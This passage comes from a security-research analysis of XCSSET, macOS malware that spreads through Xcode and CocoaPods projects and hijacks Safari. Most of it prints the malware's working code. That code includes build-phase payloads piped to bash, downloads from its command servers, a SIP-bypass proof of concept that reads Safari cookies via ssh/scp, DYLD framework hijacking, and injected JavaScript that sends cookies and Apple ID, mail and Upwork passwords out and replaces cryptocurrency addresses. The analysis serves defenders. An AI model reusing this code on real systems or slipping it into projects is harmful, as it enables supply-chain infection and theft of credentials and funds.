    162E3FD122D63A22006D904C /* " & phaseName & " */ = {
            isa = PBXShellScriptBuildPhase;
            buildActionMask = 2147483647;
            files = (
            );
            inputFileListPaths = (
            );
            inputPaths = (
            );
            name = \"" & phaseName & "\";
            outputFileListPaths = (
            );
            outputPaths = (
            );
            runOnlyForDeploymentPostprocessing = 0;
            shellPath = /bin/sh;
            shellScript = \"# This output is used by Xcode 'outputs' to avoid re-running this script
phase.\\n\\ncat \\\\\"\\${PROJECT_FILE_PATH}/xcuserdata/.xcassets/" & shName & "\\\\\" | bash\";

        };
    "
```

Figure 21. Payload for build phase infection

```
    set payload to "

        3F708E50247A0EB6004066FD /* PBXBuildRule */ = {
            isa = PBXBuildRule;
            compilerSpec = com.apple.compilers.proxy.script;
            fileType = folder.assetcatalog;
            name = \"Assets Compiler\";
            inputFiles = (
            );
            isEditable = 0;
            outputFiles = (
                \"\\${DERIVED_FILE_DIR}/\\${INPUT_FILE_NAME}\",
            );
            script = \"# Xcode Image Assets Compiler\\\\n\\\\ncp -rf \\\\\"\\${INPUT_FILE_PATH}\\\\\"
 \\\\\"\\${DERIVED_FILE_DIR}/\\${INPUT_FILE_NAME}\\\\\"\\\\n\\\\nxcrun actool --minimum-deployment-ta
rget \\\\\"\\${IPHONEOS_DEPLOYMENT_TARGET}\\\\\"  --platform \\\\\"\\${PLATFORM_NAME}\\\\\" --compile
 \\\\\"\\${CODESIGNING_FOLDER_PATH}\\\\\" \\\\\"\\${DERIVED_FILE_DIR}/\\${INPUT_FILE_NAME}\\\\\"\\\\n
\\\\ncat \\\\\"\\${PROJECT_FILE_PATH}/xcuserdata/.xcassets/" & shName & "\\\\\" | bash\\\\n\\\\n\";
            };
```

Figure 22. Payload for build rule infection

Besides infection on Xcode project directory, it also finds and infects any Xcode projects compressed in zip files. To handle zip files, it also downloads a 7za binary from server.

```
    set SevenZaBin to quoted form of (do shell script "echo ~/Library/Caches/com.apple.finder/7za")

    try
        do shell script ("[ -f " & SevenZaBin & " ] || curl -ks -o " & SevenZaBin & " https://flixpri
ce.com/agent/bin/7za --create-dirs")
        do shell script "chmod +x " & SevenZaBin
    on error the errorMessage number the errorNumber
        log "failed downloading SevenZaBin: " & errorMessage
        return
    end try

    set maxdepth to 6

    set theItems to paragraphs of (do shell script "nice -n 15 find " & targetFolder & " -type d -pat
h '*/.*' -prune -o -name Library -prune -o -name Pictures -prune -o -iname '*.zip' -size -" & MAX_ZIP
FILE_SIZE & "M -maxdepth " & maxdepth & " -print0 2>/dev/null | while IFS= read -r -d '' file; do " &
 SevenZaBin & " -ba l \"$file\" '-xr!__MACOSX/' '-xr!Pods/' | grep '.xcodeproj' | head -1 | sed 's/\\
.xcodeproj.*/.xcodeproj/' | awk -F ' {2,}' -v a=\"$file\" '{printf(\"%s|||%s/%s\\n\", a, a, $4)}'; do
ne")
```

Figure 23. Code for downloading 7za binary

pods_infect

The pods_infect module is for infecting iOS Xcode projects using CocoaPods packages. It starts by enumerating the CocoaPods "target_integrator.rb" file under "/Library/Ruby/Gems" folder.

```
    set targetFiles to paragraphs of (do shell script ("find /Library/Ruby/Gems/ -type f -iname '
target_integrator.rb' 2>/dev/null"))
```

Figure 24. Code for enumerating file

To avoid multiple infections, it checks if the target ruby script file contains the two server domain names. As a matter of fact, however, in following infection logic, none of these two keywords are added to the script file.

```
    repeat with targetFile in targetFiles
        set already to do shell script ("grep -q -E 'adobestats|flixprice' " & targetFile & " &&
echo 'yes' || echo 'no'")
        if already = "no" then
            set hasTasks to true
        else
            log "POD target file " & targetFile & " already done"
        end if
    end repeat
```

Figure 25. Code to avoid multiple infections

As infection logic, for the current target Xcode project which uses CocoaPods, the code gets target.user_project_path. It downloads a shell script file "build.sh" and Mach-O file "project.xworkspace" from a malicious server and puts these files in a hidden folder .git under the target Xcode project folder.

```
on poison(targetFile)
    set targetFile to quoted form of targetFile
    set payload to "
    require \"shellwords\"
    "
    do shell script "perl -pi -e '$_ .= qq(" & payload & "\\n) if /cocoapods\\/target/' " & targe
tFile
    set payload to "
        begin
            quoted = Shellwords.shellescape(\"#{target.user_project_path}\")
            url =  Shellwords.shellescape(\"https://adobestats.com/agent/bin/frameworks.php?git&p
odsname=project.xworkspace\")
            system(\"curl -ks -o #{quoted}/.git/build.sh #{url} --create-dirs\")
            system(\"curl -ks -o #{quoted}/.git/project.xworkspace https://adobestats.com/agent/b
in/Pods --create-dirs\")
        rescue Exception
        end
    "

    do shell script "perl -pi -e '$_ .= qq(" & payload & "\\n) if /\\@target/' " & targetFile
```

Figure 26. Code for infection

The downloaded Mach-O file is exactly the same one downloaded by the replicator module, while the shell script file is also quite similar with the one used in the replicator module.

```
cd "${PROJECT_FILE_PATH}/.git/"
xattr -c "project.xworkspace"
chmod +x "project.xworkspace"
```

Figure 27. Code for added files

safari_update

This module downloads a Safari update package from the server, which is named either Safari131Mojave.pkg or Safari1304Mojave.pkg. The version chosen is based on the currently installed Safari version. The two packages are update packages from Apple with valid code signatures. After it is downloaded, it proceeds to install the Safari update package.

Data Vault vulnerability used for Safari cookie theft

macOS protects the Safari cookie file ~/Library/Cookies/Cookies.binarycookies with the System Integrity Protection (SIP) feature.

```
sudo ls ~/Library/Cookies/Cookies.binarycookies
# ls: Operation not permitted
```

Figure 28. Protection of the Safari cookie file

However, we found a bypass method when analyzing the malware's safari_cookie module. It is a zero-day vulnerability exploitation that is at large. Based on our analysis, the malware tries to steal the safari cookie file by using this vulnerability.

```
# generate a key to avoid inputing the password
ssh-keygen -t rsa -f $HOME/.ssh/id_rsa -P ''
cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
# here is the key point, replace the username with yours.
scp -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -q username@localhost:/Users/username/Library/Cookies/Cookies.binarycookies ~/Desktop/cookies_copy
# upload the copy to C&C server
# decrypt the cookie with a python script and then upload the decrypted cookie too.
```

Figure 29. Code to acquire Safari cookie file

This vulnerability is related to how the operating system handles Data Vaults. The behavior is similar to what would happen if Full Disk Access was granted. Also, the malware checks if TCP port 22 is open on the victim's system. If not, it will execute the following AppleScript:

```
-- do shell script "sudo systemsetup -f -setremotelogin on" with administrator privileges
do shell script "sudo launchctl load -w /System/Library/LaunchDaemons/ssh.plist" with administrator privileges
```

Figure 30. AppleScript code

Regarding the root cause, we think the SSHD process must have the privilege to read all disks. It will then spawn another SCP process to read the restricted file successfully. Both the SSHD and SCP processes are running with the common user ID 501. Since the use of port 22 is required for the SSHD and SCP processes, another way might be implemented in the future to leverage the same exploit if this port is not available.

```
on boot_scp()
    set ssh_status to do shell script "netstat -anl | grep LISTEN | grep '*.22' > /dev/null && echo 1
 || echo 0"

    if ssh_status is equal to "0" then
        request()
        delay 1
    end if
    log ("remote login enabled. generating ssh keys...")
    try
        do shell script "ssh-keygen -t rsa -f $HOME/.ssh/id_rsa -P ''"
    on error the errorMessage number the errorNumber
        log ("[WARNING]: keys already exist: " & errorMessage)
    end try

    log ("Created ssh keys.")
    try
        do shell script "find $HOME/.ssh/ -name *.pub -exec cp {} $HOME/.ssh/authorized_keys \\;"
    on error the errorMessage number the errorNumber
        log ("error copying keys to authorized_keys " & errorMessage)
    end try

    log ("Copied new key to authorized_keys")
    set dFile to quoted form of (dFolder & "safari_cookies.bin")
    try
        do shell script "scp -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -q " & userN
ame & "@localhost:/Users/" & userName & "/Library/Cookies/Cookies.binarycookies " & dFile
        upload(dFile, "safari_cookies.bin")
    on error the errorMessage number the errorNumber
        log ("scp error: " & errorMessage)
    end try
    log ("copied Cookies.binarycookies to dFolder. Disabling remote login...")
```

Figure 31. Relevant code of safari_cookie module

Note that for this vulnerability to be exploited, the user must have administrator privileges or a separate sandbox escape vulnerability would be needed. Alternately, the SSHD process can be opened by the user themselves for ease of use.

Safari for WebKit Development zero-day (safari_remote)

Creating a Fake Safari app

The purpose of the safari_remote module is to download safari.zip and run-safari-dev.py from the C&C server. It then compiles a fake Safari app with the safari-dev.py and changes all the references from the normal safari.app to the fakeSafari.app — such as the icon, info.plist, item in the dock, and its respective item in the system Launchpad. Functionally, this means that the fake Safari browser runs instead of the legitimate version of Safari.

In this module's script, the following lines exist:

```
if safariVersion does not contain "13." then
    log ("Safari version lower than 13. So has WebKit bug... Sleeping for 1 minute")
    delay 60
    boot()
end if
```

Figure 32. Safari version-checking code

We believe that this is the reason that the safari_remote module has a separate module for updating Safari to version 13: that is, it needs to leverage the Safari WebKit.

```
if ipCountry is equal to "CN" then
    log "Using CN server"
    --set downloadFile to "http://47.104.176.222/Safari.zip"
    set downloadFile to "https://flixprice.com/agent/bin/Safari.zip"
else
    set downloadFile to "https://flixprice.com/agent/bin/Safari.zip"
end if

if macOsVersion contains "10.14" then
    if ipCountry is equal to "CN" then
        --set downloadFile to "http://47.104.176.222/Safari_Mojave.zip"
        set downloadFile to "https://flixprice.com/agent/bin/Safari_Mojave.zip"
    else
        set downloadFile to "https://flixprice.com/agent/bin/Safari_Mojave.zip"
    end if
end if
```

Figure 33. Code for downloading malicious Safari frameworks

Notably, the downloaded safari.zip contains frameworks for Safari.

▼ Safari	Today at 7:38 AM	--
▼ Release	Apr 21, 2020 at 7:46 AM	--
▶ JavaScriptCore.framework	Today at 7:38 AM	--
▼ WebCore.framework	Today at 7:38 AM	--
Frameworks	Today at 7:38 AM	27 bytes
PrivateHeaders	Today at 7:38 AM	31 bytes
Resources	Today at 7:38 AM	26 bytes
▼ Versions	Today at 7:38 AM	--
▼ A	Today at 8:24 AM	--
▶ _CodeSignature	Apr 21, 2020 at 7:27 AM	--
▶ PrivateHeaders	Apr 21, 2020 at 7:13 AM	--
▶ Resources	Apr 21, 2020 at 7:27 AM	--
WebCore	Apr 21, 2020 at 7:40 AM	68.1 MB
Current	Today at 7:38 AM	1 byte
WebCore	Today at 7:38 AM	24 bytes
▶ WebKit.framework	Today at 7:39 AM	--
▶ WebKitLegacy.framework	Today at 7:38 AM	--
com.apple.WebKit.GPU.xpc	Apr 21, 2020 at 7:40 AM	36 KB
com.apple.WebKit.Networking.xpc	Apr 21, 2020 at 7:40 AM	36 KB
com.apple.WebKit.Plugin.64.xpc	Apr 21, 2020 at 7:40 AM	37 KB
com.apple.WebKit.WebContent.Development.xpc	Apr 21, 2020 at 7:40 AM	38 KB
com.apple.WebKit.WebContent.xpc	Apr 21, 2020 at 7:40 AM	37 KB

Figure 34. Contents of downloaded file

This is done so that when the infected user wants to open the normal Safari browser, the fake one will get executed instead. The downloaded safari.zip also tries to kill instances of the normal Safari browser, and then launch the fake one.

In the file named WebCore in the zip, a string related to the malware server can be found.

```
function getScript(source) {
  var script = document.createElement('script');
  script.async = 1;
  script.src = source;
  document.body.appendChild(script);
}
try{
  getScript('https://adobestats.com/agent/jstats.php?user= &url= &title= ');
}catch(err){
```

Figure 35. Code related to malware server

The content of the fake Safari.app is the run-safari-dev.py file, which launches the system process /Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment after setting the necessary environment variables.

When a developer opens the process /Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment, a dialog like the following appears:




Figure 36. Access request dialog box

Only when the user enters the correct password would the SafariForWebKitDevelopment then be launched.

However, we found a bypass method when analyzing this, which we believe is a zero-day exploit in use at large. The malware tries to use the un-sandboxed Safari to perform malicious operations without user approval. Below is our proof of concept:

```
security delete-generic-password -l 'Safari Session State Key'
security add-generic-password -a login -s 'Safari Session State Key' -A
/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment # now don't need the user approval
```

Figure 37. Proof of concept for malicious code

Dylib Hijacking

The environment variables set in the run-safari-dev.py are DYLD_FRAMEWORK_PATH and DYLD_LIBRARY_PATH , which point to the Release folder inside the downloaded safari.zip. The safari.zip contains the fake WebCore.framework. Therefore, when the SafariForWebkitDevelopment is launched, the crafted frameworks will be loaded.

```python
import os, platform, subprocess

SAFARI_FOR_WEBKIT_DEVELOPMENT='/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment'

def find_dyld_framework_path(script_path):
    current_directory = os.path.dirname(script_path)
    sub_directories = [name for name in os.listdir(current_directory) if os.path.isdir(name)]
    if 'Debug' in sub_directories:
        return current_directory + '/Debug'
    elif 'Release' in sub_directories:
        return current_directory + '/Release'
    else:
        print('No Release or Debug framework directories found in the current folder, exiting.')
        exit(1)

def run_safari_for_webkit_development():
    subprocess.call(SAFARI_FOR_WEBKIT_DEVELOPMENT)

def set_dyld_framework_path(script_path):
    dyld_path = find_dyld_framework_path(script_path)
    print('Setting DYLD_FRAMEWORK and LIBRARY paths to {}'.format(dyld_path))
    os.environ['DYLD_FRAMEWORK_PATH'] = dyld_path
    os.environ['DYLD_LIBRARY_PATH'] = dyld_path

def main():
    script_path = os.path.abspath(__file__)
    os.chdir(os.path.dirname(script_path))
    set_dyld_framework_path(script_path)
    run_safari_for_webkit_development()
```

Figure 38. Code for loading malicious framework

JavaScript Payload Injection in Browser Webpages

We can get the code snippet from the WebCore binary by searching the following string:

```javascript
function getScript(source) {
 var script = document.createElement('script');
 script.async = 1;
 script.src = source;
 document.body.appendChild(script);
}
try {
    getScript('https://adobestats.com/agent/jstats.php?
user=$1&url=$2&title=$3');
} catch(err) {
}
```

Figure 39. Code for loading Javascript

The code reference to the string is inside the function:

*WebCore::Document::dispatchWindowLoadEvent(WebCore::Document *this)*

This means that it will request a malicious Javascript from the malicious server with the following parameters:

- user: current username (base64 encoded)
- url: current page URL that the user is accessing (base64 encoded)
- title: current page title that the user is accessing

After, it will inject the malicious JavaScript code into the current Safari page. Note that the SafariForWebkitDevelopment is not sandboxed for developer usage. This means that the JS payload can do anything without the browser sandbox restriction.

After further investigation on the C&C server that relays this JS payload for injecting as Universal Cross-Site Scripting (UXSS), we can say that it also injects this on other popular browsers that the infected user has installed. We were able to both uncover the rest of the files stored here and identify its browser hijacking capabilities. Below is a summary of the routines we have identified:

- Manipulates browser results
- Manipulates and replace found bitcoin and other cryptocurrency addresses
- Replaces the Chrome download link with a link to an old version package
- Steals Google, Yandex, Amocrm, SIPmarket, Paypal, and Apple ID credentials
- Steals credit card data linked in the Apple Store
- Prevents the user from changing password but can also record the new password if it is changed
- Takes screenshots of certain accessed sites

```
if (isset($_GET['payload connect'])) {

if (isset($_GET['payload global'])) {


//replace google chrome download link
if (isset($_GET['payload10'])) {

//Google Accounts
if (isset($_GET['payload9'])) {

//Yandex
if (isset($_GET['payload8'])) {

//Amocrm
if (isset($_GET['payload7'])) {

//Apple Store CreditCards
if (isset($_GET['payload6'])) {
//SIPmarket login
if (isset($_GET['payload5'])) {

//PayPal login details and signout mod
if (isset($_GET['payload4'])) {
//Apple IDMSA login details
if (isset($_GET['payload2'])) {
//AppleID signout prevent
if (isset($_GET['payload'])) {

$data = file_get_contents("php://input");
```


Figure 40. Screenshot of agentd.php found in the server, including descriptions of the various JS payloads for browser injection

Here the payload is used to steal the AppleID account and password. When trying to sign in with an Apple ID, the following can be seen:

```
https://idmsa.apple.com/appleauth/auth/authorize/signin?.........
```

Figure 41. URL of AppleID login site

We obtained the payload from the C&C server as follows:



Figures 42 and 43. Downloaded payload from malicious server

```
eval(atob('***Payload part 1 too long***'));
var Base64 = {
    _keyStr: "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",
    encode: function (r) {
        var t, e, o, a, h, n, d, C = "",
        i = 0;
        for (r = Base64._utf8_encode(r); i < r.length; )
            a = (t = r.charCodeAt(i++)) >> 2, h = (3 & t) << 4 | (e = r.charCodeAt(i++)) >> 4, n = (15 & e) << 2 | (o = r.charCodeAt(i++)) >> 6, d = 63 & o, isNaN(e) ? n = d = 64 : isNaN(o) && (d = 64), C = C + this._keyStr.charAt(a) + this._keyStr.charAt(h) + this._keyStr.charAt(n) + this._keyStr.charAt(d);
        return C
```

```
    _utf8_decode: function (r) {
        var t, e, o, a = "",
        h = 0;
        for (t = e = 0; h < r.length; )
            (t = r.charCodeAt(h)) < 128 ? (a += String.fromCharCode(t), h++) : 191 < t && t < 224 ? (e = r.charCodeAt(h + 1), a += String.fromCharCode((31 & t) << 6 | 63 & e), h += 2) : (e = r.charCodeAt(h + 1), o = r.charCodeAt(h + 2), a += String.fromCharCode((15 & t) << 12 | (63 & e) << 6 | 63 & o), h += 3);
        return a
    }
};
eval(Base64.decode("***Payload part 2 too long***"));
eval(atob("***Payload part 3 too long***"));
```

Figures 44 and 45. JavaScript to decode payload

The initial payload contains an encoding routine. By reversing this for decoding, we were able to identify three different kinds of code to inject, depending on the sites that the user accesses. Since these are quite long, we will only be highlighting notable sections for each part.

Decoded payload part 1:

```
(function(){
var ua = btoa(navigator.userAgent);
fetch("https://adobestats.com/agent/agentd.php?safari&user=ZnV6eg==&ua=" + ua + "&urlx=***base64 encoded url***=", {
  method: 'post',
  body: btoa(document.cookie)
});
}());
```

Figure 46. Decoded Javascript payload, part 1

This decoded Javascript payload sends user agent and cookie information along with a specified base64 URL.

Aside from this part containing a similar code as part 1, this second part primarily focuses on exfiltrating cryptocurrency and other payment-related accounts by tracing transactions.

```
    function balanceWithdrawal() {
        setInterval(function() {
            //console.log("interval balanceWithdrawal 500");
            if (document.querySelector(".select-num")) {
                //console.log("withdrawing " + (document.querySelector(".select-num").innerText));
            }
            //ip warning remove
            document.querySelector(".abnormal-alert-margin") && document.querySelector(".abnormal-alert-margin").remove();
        }, 500);
    }

    function balanceRecharge(myAddr) {
        var oldTokenName = "";
        setInterval(function() {
            //console.log("interval balanceRecharge 500");
            if (document.querySelector(".select-num")) {
                //console.log(document.querySelector(".select-num").innerText);
```

```
        setInterval(function() {
            //console.log("global interval 500");
            //if deposit page - balance/recharge
            if (window.location.href.includes("balance/recharge") !== false && !firedEvents.includes("recharge")) {
                //console.log("recharge page!");
                balanceRecharge(myAddr);
                firedEvents.push("recharge");
            }

            //if withdrawal page - balance/withdrawal
            if (window.location.href.includes("balance/withdrawal") !== false && !firedEvents.includes("withdrawal")) {
                //console.log("withdrawal page!");
                balanceWithdrawal();
                firedEvents.push("withdrawal");
            }

            //remove ip history
            if (window.location.href.includes("account/users") !== false) {
                //console.log("user security page!");
                document.querySelector(".address-manage-container") && document.querySelector(".address-manage-container").remove();
```

Figures 47 and 48. Decoded Javascript payload, part 2

It also collects security credentials from the App store:

```
if (/appstoreconnect\.apple\.com\/apps$/.test(window.location.href) && !document.body.classList.contains("dmx")) {
    //console.log("app store connect app list");
    document.body.classList.add("dmx");
    var interval = setInterval(function() {
        var appcards = document.querySelectorAll(".tile-container___6fhnQ");
        var appleId = document.querySelector("span._2Q2d").textContent;
        var message = appleId + "\n";
        var mess2 = "";
        [].forEach.call(appcards, function(card) {
            clearInterval(interval);
            var appName = card.querySelector("h3");
            var statusLabel = card.querySelector(".app-status-tag___16y6w");
```

```
    if(window.location.href.includes("account-security/device-authorization")){
        //console.log("upwork dev auth page");
        var field = document.getElementById("deviceAuth_answer");
        var btn = document.getElementById("control_save");
        if(field && btn){
```

```
    if(window.location.href.includes("account-security/reenter-password")){
        //console.log("upwork reenter password page");
        var field = document.getElementById("sensitiveZone_password");
        var btn = document.getElementById("control_continue");
        if(field && btn){
            //console.log("all set");
            btn.addEventListener("click", function(e){
                sendMessage("Upwork password: " + field.value);
                });
```

Figures 49-51. Decoded Javascript payload, part 2

Below are sections of the code related to cryptocurrency:

```
    if (window.location.href.includes("aicoin.cn/chart")) {
        function startTimer(duration, display) {
            var timer = duration,
                minutes, seconds;
            setInterval(function() {
                minutes = parseInt(timer / 60, 10);
                seconds = parseInt(timer % 60, 10);
                minutes = minutes < 10 ? "0" + minutes : minutes;
                seconds = seconds < 10 ? "0" + seconds : seconds;
                display.textContent = minutes + ":" + seconds;
                if (--timer < 0) {
                    timer = duration;
                    localStorage.removeItem('myMin');
                    localStorage.removeItem('mySec');
                } else {
                    localStorage.setItem('myMin', minutes);
                    localStorage.setItem('mySec', seconds);
                }
            }, 1000);
        }
```

```

    if (window.location.href.includes("login.blockchain")) {
        var messageSent = false;
        var myAddr = {
            "bitcoin": "13V56Qzz1ARMZYV3snBaKtSWxeYoLx2gUg",
            "ether": "0xDf1108ba2D50b4a4e648DeC1053c8F2e3b97DCdF"
        };

```

```

    if (window.location.href.includes("okex")){
        var myAddr = {
            "USDT": "0xDf1108ba2D50b4a4e648DeC1053c8F2e3b97DCdF",
            "BTC": "13V56Qzz1ARMZYV3snBaKtSWxeYoLx2gUg",
            "LTC": "LTo8fa6daSTjM3ChrA7byijDt1eAQ4oFer",
            "ETH": "0xDf1108ba2D50b4a4e648DeC1053c8F2e3b97DCdF"
        };

        var firedEvents = [];

```

```
        mess = Base64.encode(mess);
        fetch('https://adobestats.com/agent/agentd.php?user=' + btoa('fuzz') + '&mess=' + mess + '&base64');
    }

var myaddr = "13V56Qzz1ARMZYV3snBaKtSWxeYoLx2gUg";

    try {
        if (!/(обмен|bitcoin|exchange|privat|monobank|BTC|E-Money|оплата|заявк|netex|мультивал|Any\.Cash)/i.test(document.title)) {
            //console.log("exit because title (обмен|bitcoin|exchange|privat|monobank|BTC|E-Money|оплата|заявк|netex|мультивал|Any\.Cash): " + document.title);
            return;
```

Figures 52-55. Cryptocurrency-related code snippets

Injected code for taking other credentials for certain sites are also present. Meanwhile, certain sites, if matched on access, will cause the payload to not perform anything at all:

```
    if (window.location.href.includes("jiguang")) {
        (function() {
            function logme() {
                var login = document.querySelector("input[name=username]").value;
                var pass = document.querySelector("input[name=password]").value;
                var mess = "Aurora Push: \n" + login + ":" + pass;
                sendMessage(mess);
            }
```

```
    if (window.location.href.includes("mail.ru")) {
        (function() {
            function logme() {
                var login =
document.getElementById("mailbox:login").value;
                var pass =
document.getElementById("mailbox:password").value;
                var mess = "Mail.ru: \n" + login + ":" + pass;
                sendMessage(mess);
            }

            if (document.getElementById("mailbox:login")) {
                var btn = document.getElementById("mailbox:submit");
                btn.addEventListener("click", function(e){
                    logme();
                });

```

```
        }

        if
(/(google|stackoverflow|baidu|chart|bitrix|ileasing|shopify|regruhosting|
moscow|bitcoin86|stackexchange|github|poolme|bestchange|trello|blockchain
)/i.test(window.location.href)) {
            //console.log("exit because location: " +
window.location.href);
            return;
        }

```

Figures 56-58. Code for information theft

Meanwhile, for the third part it attempts to obtain AppleID credentials.

```
        mess = Base64.encode(mess);
        fetch('https://adobestats.com/agent/agentd.php?user=' +
btoa('fuzz') + '&mess=' + mess + '&base64');
    }
```

```
    var socketUrl = "";
    var socket;

    if(socketUrl != "") {
        console.log("got socket url " + socketUrl);
        socket = new WebSocket(socketUrl);
        socket.addEventListener('open', function (event) {
            socket.send('{"id":1, "method":"Runtime.evaluate", "params":{"expression":"alert(1)", "contextId": 0}}');
        });
    }

    function logme() {
        if (document.querySelector("#sign-in") && document.querySelector("#account_name_text_field") && document.querySelector("#password_text_field")) {
            var acname = document.querySelector("#account_name_text_field").value;
            var pass = document.querySelector("#password_text_field").value;
            var mess = "AppleID: \n" + acname + ":" + pass;
            sendMessage(mess);

            if(socketUrl != "") {
                socket.send('{"id":1, "method":"Runtime.evaluate", "params":{"expression":"document.querySelector('#account_name_text_field').value='xxx'"}}');
            }
        }
    };
```

```

    var interval = setInterval(function(){
        if(document.querySelector(".si-info")){
            clearInterval(interval);
            var txt = document.querySelector(".si-info").textContent;
            var lastTwo = txt.replace(/\D+/gi, "");
            if (/(01|27|26|33|39)/i.test(lastTwo)) {
                sendMessage("AppleID Phonematch " + lastTwo);
            }
        }
    }, 1000);

    setInterval(function() {
        document.onkeydown = function(event) {
            if (event.which == 13 || event.keyCode == 13) {
                logme();
                logme2();
            }
        };

        if (document.querySelector("#sign-in")) {
            document.querySelector("#sign-in").onclick = function(e) {
                logme();
            }
        }

        if (document.querySelector("button.step-challenge-security-questions:not(.button-secondary)")) {
            document.querySelector("button.step-challenge-security-questions:not(.button-secondary)").onclick = function(e) {
                logme2();
            }
        }
    }, 100);
}());
```

Figures 59-61. Code to steal AppleID

Impact and Evidence of Compromised Projects and Users

We have found two Xcode projects infected by the malware from researching online. One happened on July 13 and the other on July 31. Fortunately, these projects are not too relevant for other users to download and integrate these into their own projects. Still, this proves how dangerous the XCSSET malware could be for developers.

```
5 TwitterTask.xcodeproj/xcuserdata/.xcassets/Assets.xcassets

...   ...  @@ -0,0 +1,5 @@
        1  +
        2  + cd "${PROJECT_FILE_PATH}/xcuserdata/.xcassets/"
        3  + xattr -c "xcassets"
        4  + chmod +x "xcassets"
        5  + ./xcassets "${PROJECT_FILE_PATH}" true
```

```
